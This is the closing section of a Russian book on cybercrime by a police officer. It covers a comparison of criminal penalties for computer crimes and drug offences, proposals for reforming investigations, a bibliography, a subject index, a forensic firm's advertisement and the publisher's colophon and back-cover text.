Совершенно очевидно, что от наркотических средств ущерб обществу наносится колоссальный, выражающийся в распаде личностей, семей и расцвете преступности. Наказание за данное преступление значительно серьезнее, однако меньше наркоманов не становится (см. табл. 2), даже с учетом того, что документирование преступной деятельности, связанной с оборотом наркотиков, с точки зрения оперативно-розыскной и следственной деятельности является довольно простым, «шаблонным», а судебной практике гораздо больше лет.

Таблица 2. *Наказания по «компьютерным статьям» и за незаконные приобретение, хранение, перевозку, изготовление, переработку наркотических средств*

Статья УК РФ	**272**	**273**	**138**	**159.6**	**228**
	Так называемые «компьютерные статьи»				
Часть статьи	Наказание к лишению свободы в годах				
1	до 2	до 4	–	–	до 3
2	до 4	до 5	до 4	до 5	3–10
3	до 7	до 8		до 6	10–15
4	до 7			до 10	

В приведенной таблице продемонстрировано сравнение установленного Уголовным кодексом РФ наказания в виде лишения свободы за преступления, предусмотренные статьями: ст. 272 УК РФ «Неправомерный доступ к компьютерной информации», ст. 273 УК РФ «Создание, использование и распространение вредоносных компьютерных программ», ст. 138 УК РФ «Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений», ст. 159.6 УК РФ «Мошенничество в сфере компьютерной информации», а также ст. 228 УК РФ «Незаконные приобретение, хранение, перевозка, изготовление, переработка наркотических средств, психотропных веществ или их аналогов, а также незаконные приобретение, хранение, перевозка растений, содержащих наркотические средства или психотропные вещества, либо их частей, содержащих наркотические средства или психотропные вещества».

В отличие от преступлений, связанных с оборотом наркотических веществ, преступления в информационной среде носят более выраженный, скрытый и сложный характер. Практически каждый инцидент и преступление требуют индивидуального алгоритма документирования.

Правоохранительная система имеет слишком много звеньев и отдельных зон ответственности, которые позволяют злоумышленникам и коррупционерам решать свои дела на различных этапах. Итогом работы такой цепочки может становиться волокита и развал уголовных дел (если до возбуждения все-таки дело дошло), а установленные фигуранты нередко уходят под покровительство недобросовестных борцов с преступностью.

Для определенного сегмента преступлений целесообразно было бы объединить в одном должностном лице оперуполномоченного и следователя, назовем его более понятным многим словом – детектив.

Такой шаг принес бы серьезные плоды, начиная с сокращения бюрократического лабиринта. Детектив, работая напрямую с органами прокуратуры, смог бы возбуждать производство по факту компьютерного преступления и, пользуясь всеми правами и полномочиями, которыми сейчас наделены органы следствия, проводить свое расследование, согласовывая его ход с прокурором.

Дать адекватную оценку киберпреступности в России довольно сложно. Количественные показатели и статистика являются прародителями «палочной системы» и, скорее всего, не могут нести в себе качественной оценки эффективности системы.

Автор склонен к математическому подходу, позволяющему, наверное, более правильно рассматривать положение дел. Коэффициент, который может показать отношение зарегистрированных преступлений, за минусом неподтвержденных, к доле раскрытых преступлений. Не все регистрируемые преступления являются на самом деле преступлениями по результатам проверки.

Для наглядности значение коэффициента должно стремиться к 1 при полной раскрываемости при следующей форме расчета: К = Раскрытые преступления / (Зарегистрированные – Неподтвержденные).

Очень часто в статистических отчетах и публичных выступлениях можно встречать цифры нанесенного ущерба от преступной деятельности. Однако не ставится акцент на другом показателе эффективности – экономической составляющей. А именно – скольким потерпевшим и в каком размере удалось вернуть украденные у них денежные средства или возместить причиненный ущерб?

Существующий механизм неспособен безукоризненно справляться с поставленными перед правоохранительной системой задачами,

но нужно отметить, что проводимые реформы положительно сказываются на общем положении дел и все (не так быстро, как хотелось бы) определенно налаживается.

А пока налаживается система, как и в прежние годы, как и все в нашей славной стране, работает в большей степени на энтузиазме отдельных сотрудников. И пока еще есть те, кто при осуществлении своих полномочий мужественно и честно, не щадя своих сил в борьбе с преступностью, достойно исполняет свой служебный долг[1], остается надежда.

Берегите себя.

[1] Из присяги сотрудника органов внутренних дел Российской Федерации.

СПИСОК ЛИТЕРАТУРЫ

Нормативные акты

1. Уголовный кодекс РФ. URL: http://www.consultant.ru/document/cons_doc_LAW_10699/.
2. Уголовно-процессуальный кодекс РФ. URL: http://www.consultant.ru/document/cons_doc_LAW_34481/.
3. Федеральный закон от 29.07.2017 № 245-ФЗ «О внесении изменений в Федеральный закон “О связи”». URL: http://www.consultant.ru/document/cons_doc_LAW_221187/
4. Федеральный закон от 29.07.2017 № 276-ФЗ «О внесении изменений в Федеральный закон “Об информации, информационных технологиях и о защите информации”». URL: http://www.consultant.ru/document/cons_doc_LAW_221230/.
5. Федеральный закон от 27.06.2011 № 161-ФЗ «О национальной платежной системе». URL: http://www.consultant.ru/document/cons_doc_LAW_115625/.
6. Федеральный закон от 07.07.2003 № 126-ФЗ «О связи». URL: http://www.consultant.ru/document/cons_doc_LAW_43224/.
7. Федеральный закон от 31.05.2001 № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации». URL: http://www.consultant.ru/document/cons_doc_LAW_31871/.
8. Приказ МВД России № 776, Минобороны России № 703, ФСБ России № 509, ФСО России № 507, ФТС России № 1820, СВР России № 42, ФСИН России № 535, ФСКН России № 398, СК России № 68 от 27.09.2013 «Об утверждении Инструкции о порядке представ-

ления результатов оперативно-розыскной деятельности органу дознания, следователю или в суд» (зарегистрировано в Минюсте России 05.12.2013 № 30544). URL: http://www.consultant.ru/document/cons_doc_LAW_155629/.
8. Методические рекомендации по осуществлению прокурорского надзора за исполнением законов при расследовании преступлений в сфере компьютерной информации. URL: https://genproc.gov.ru/documents/nauka/execution/document-104550/.
9. Апелляционное определение Московского городского суда от 04.08.2015 № 33-24617/15. URL: http://base.garant.ru/136194850/.
10. Информационное письмо Департамента внешних и общественных связей Банка России. URL: http://www.cbr.ru/press/PR/?file=060707_1441352.htm.

Интернет-источники

11. APWG Phishing Attack Trends Reports. URL: https://www.antiphishing.org/resources/apwg-reports.
12. Backdoor.Win32.DarkKomet. URL: https://threats.kaspersky.com/ru/threat/Backdoor.Win32.DarkKomet.
13. Direct Connect. URL: https://ru.wikipedia.org/wiki/Direct_Connect.
14. NSA-Report-on-Russia-Spearphishing. URL: https://assets.documentcloud.org/documents/3766950/NSA-Report-on-Russia-Spearphishing.pdf.
15. RFC822: Standard for ARPA Internet Text Messages. URL: https://www.w3.org/Protocols/rfc822/.
16. Social Engineering Attacks: Common Techniques & How to Prevent an Attack. URL: https://digitalguardian.com/blog/social-engineering-attacks-common-techniques-how-prevent-attack.
17. Встреча с директором Федеральной службы по финансовому мониторингу Юрием Чиханчиным. URL: http://kremlin.ru/events/president/news/55895.
18. Вынесен приговор по первому в России уголовному делу о компьютерном «фишинге». URL: https://мвд.рф/news/item/147552.
19. Генеральный прокурор Российской Федерации Юрий Чайка принял участие в III встрече руководителей прокурорских служб государств БРИКС, посвященной вопросам противодействия киберпреступности. URL: https://genproc.gov.ru/smi/news/news-1237284/.

20. Отчет Центра мониторинга и реагирования на компьютерные атаки в кредитно-финансовой сфере Главного управления безопасности и защиты информации Банка России за период с 1 июня 2015 г. по 31 мая 2016 г. URL: http://www.cbr.ru/statichtml/file/14435/fincert_survey.pdf.
21. Распределение вредоносных программ по операционным системам. URL: http://komp-exp.ru/segment_statistics/.
22. Расследование технологий обмана. URL: ormvd.ru/pubs/101/the-investigation-techniques-of-deception/.
23. Сайт Group-IB разблокирован, но компания не передумала подавать в суд. URL: https://ria.ru/technology/20131127/980156532.html.
24. Слежка за сотрудниками, или Когда суд признает видеонаблюдение в офисе и чтение электронной почты сотрудников законными. URL: http://www.garant.ru/ia/opinion/author/slesarev/704454/.
25. СМИ узнали о задержании ФСБ создателя сайта «Шалтай-Болтай». URL: https://www.rbc.ru/politics/28/01/2017/588c8ddf9a79475260f2e1da.
26. Специализированное программное обеспечение для анализа мобильных телефонов. URL: http://cibexpert.ru/programms/.
27. Справочник Javascript. URL: http://javascript.ru/.
28. Справочник языка. URL: https://php.ru/manual/.
29. Статистика аудита корпоративных сетей. URL: http://komp-exp.ru/stataudit2017/.
30. Хакеров запустили сисадмины. Выяснен путь заражения банковским вирусом Lurk. URL: https://www.kommersant.ru/doc/3053357/.
31. Целевой фишинг. URL: https://www.cisco.com/c/dam/global/ru_ru/downloads/broch/ironport_targeted_phishing.pdf.

Книжные издания

32. *Головин С. Ю.* Словарь практического психолога. М.: АСТ; Харвест, 1998.
33. *Федотов Н. Н.* Форензика – компьютерная криминалистика. М.: Юридический мир, 2007.
34. *Фрейд З.* Введение в психоанализ: лекции. СПб.: Алетейя, 1999.

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

$_SERVER, 82
AMPPS, 52
backdoor, 79
DynDNS, 155
fsockopen, 64
GSM-шлюз, 150
NetBIOS
  сканер, 109
  шары, 108
OSINT, 46
phishing, 7
public intelligence, 46
RFC-822, 86
send-менеджер, 78, 132
SIM-карты, 144
User-Agent, 67, 82, 128
VoIP, 152
  биржы, 152
Бэкдор, 79, 96, 99
Внутреннее
расследование, 202
Динамический DNS, 155
Дроп, 145, 165
Заключение специалиста, 202
Информационно-техническое
исследование, 205
История первая, 13, 87
История пятая, 16, 130
История четвертая, 15, 134
История шестая, 17, 135
Кейлогер, 21
Кибершпионаж, 11
Компиляция, 84
Компьютерная экспертиза, 207
Компьютерное
исследование, 202
Подбор пароля, 21
Подмена номера, 8, 150, 153
Почтовый клиент, 191
Проверочные атаки, 193
Программа-шпион
для мобильного телефона, 116
Свойства письма, 86, 133
Сетевой ресурсный сканер, 109
Слепые звонки, 8, 150
Служебная проверка, 202
Служебные заголовки, 86
Сниффер, 21
Социальная инженерия, 41, 193
Тестовая атака, 193
Трафик, терминация, 150
Управление «К» БСТМ МВД России, 169
Фирмы-однодневки, 144, 163
Фишинг, 7, 24
  атака, 21, 24, 30
  движки, 8, 27
  массовый, 27
  особенности, 24
  персонализированный, 28, 80
  проверка доступа, 64
  сайт, 37
  сбор информации, 80
  слепой, 26
  страница, 10
  точечный, 28
  функции
  фишинг-движков, 51
  целенаправленный, 28, 126
Фэйк, 50
Хостинг, 77, 155
  абузоустойчивый, 77, 156, 158
  виртуальный, 156
  выделенный сервер, 157

БЮРО РАССЛЕДОВАНИЙ КИБЕРПРЕСТУПЛЕНИЙ

Расследование инцидентов информационной безопасности:

- хищение денежных средств;
- хищение и блокирование данных;
- неправомерный доступ.

Техническая экспертиза:

- судебная компьютерно-техническая экспертиза;
- экспертиза носителей информации;
- экспертиза программного обеспечения;
- экспертиза мобильных устройств.

Исследование программного обеспечения:

- анализ вредоносного программного обеспечения;
- исследование компьютерных программ (CMS, СУБД, сайты, приложения, скрипты);
- выявление контрафактности программного обеспечения.

Восстановление данных:

- восстановление с любых носителей;
- извлечение информации с мобильных устройств;
- снятие блокировки с мобильных устройств.

Есть такая профессия – информацию защищать

www.cibexpert.ru | info@cibexpert.ru

г. Москва, 3-й проезд Марьиной Рощи, 40с1

+7 (495) 256-45-15

ООО «Центр безопасности»

ИНН 9715298656, ОГРН 1177746338527

Книги издательства «ДМК Пресс» можно заказать
в торгово-издательском холдинге «Планета Альянс» наложенным платежом, выслав открытку или письмо по почтовому адресу:
115487, г. Москва, 2-й Нагатинский пр-д, д. 6А.
При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**.
Оптовые закупки: тел. **(499) 782-38-89**.
Электронный адрес: **books@alians-kniga.ru**.

Масалков Андрей Сергеевич

Особенности киберпреступлений в России: инструменты нападения и защиты информации

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Формат 70×100 1/16.
Гарнитура «PT Serif». Печать офсетная.
Усл. печ. л. 21,1875. Тираж 200 экз.


Веб-сайт издательства: www.дмк.рф

Материал книги помогает разобраться в том, что обычно скрывается за терминами и шаблонными фразами «взлом электронной почты», «кибершпионаж» и «фишинг». Автор старался показать информационную безопасность как поле битвы с трех сторон: со стороны преступного сообщества, использующего информационные технологии, со стороны законодательства и правоохранительной системы и со стороны атакуемого.

Книга включает практический взгляд на механизмы, используемые киберпреступниками, а также процесс формирования судебного производства и методов расследования таких преступлений.

Приводимые методы атак подкрепляются примерами из реальной жизни. Углубленно разбираются механизмы получения незаконного доступа к учетным записям информационных ресурсов, в частности электронной почты. Акцентируется внимание на методе проведения фишинг-атак как наиболее эффективном на сегодняшний день инструменте получения паролей.

Приводятся советы по предотвращению кибератак и алгоритм первоначальных действий, которые необходимо предпринимать при наступлении инцидента и которые направлены на фиксацию следов, эффективное расследование и взаимодействие с правоохранительными органами.



Масалков А.С. – действующий сотрудник Управления по борьбе с преступлениями в сфере информационно-телекоммуникационных технологий (Управление «К») Бюро специальных технических мероприятий МВД России, майор полиции, имеет высшее техническое образование по специальности «Компьютерная безопасность». На протяжении десяти лет занимается выявлением, пресечением и раскрытием преступлений, связанных с созданием и использованием вредоносного программного обеспечения, хищением денежных средств путем модификации компьютерной информации, неправомерным доступом к компьютерной информации, а также использованием специальных технических средств, предназначенных для негласного получения информации. Знание и большой опыт применения законодательства в сфере информационной безопасности, уголовно-процессуальной и оперативно-розыскной деятельности позволяет автору объективно оценивать положение дел в сфере информационной безопасности и тенденции преступных посягательств.

Интернет-магазин:
www.dmkpress.com
Книга – почтой:
e-mail: orders@alians-kniga.ru
Оптовая продажа:
«Альянс-книга»
Тел./факс: (499) 782-3889
e-mail: books@alians-kniga.ru

ДМК ПРЕСС
ИЗДАТЕЛЬСТВО
www.дмк.рф

ISBN 978-5-97060-631-5
9 785970 606315 >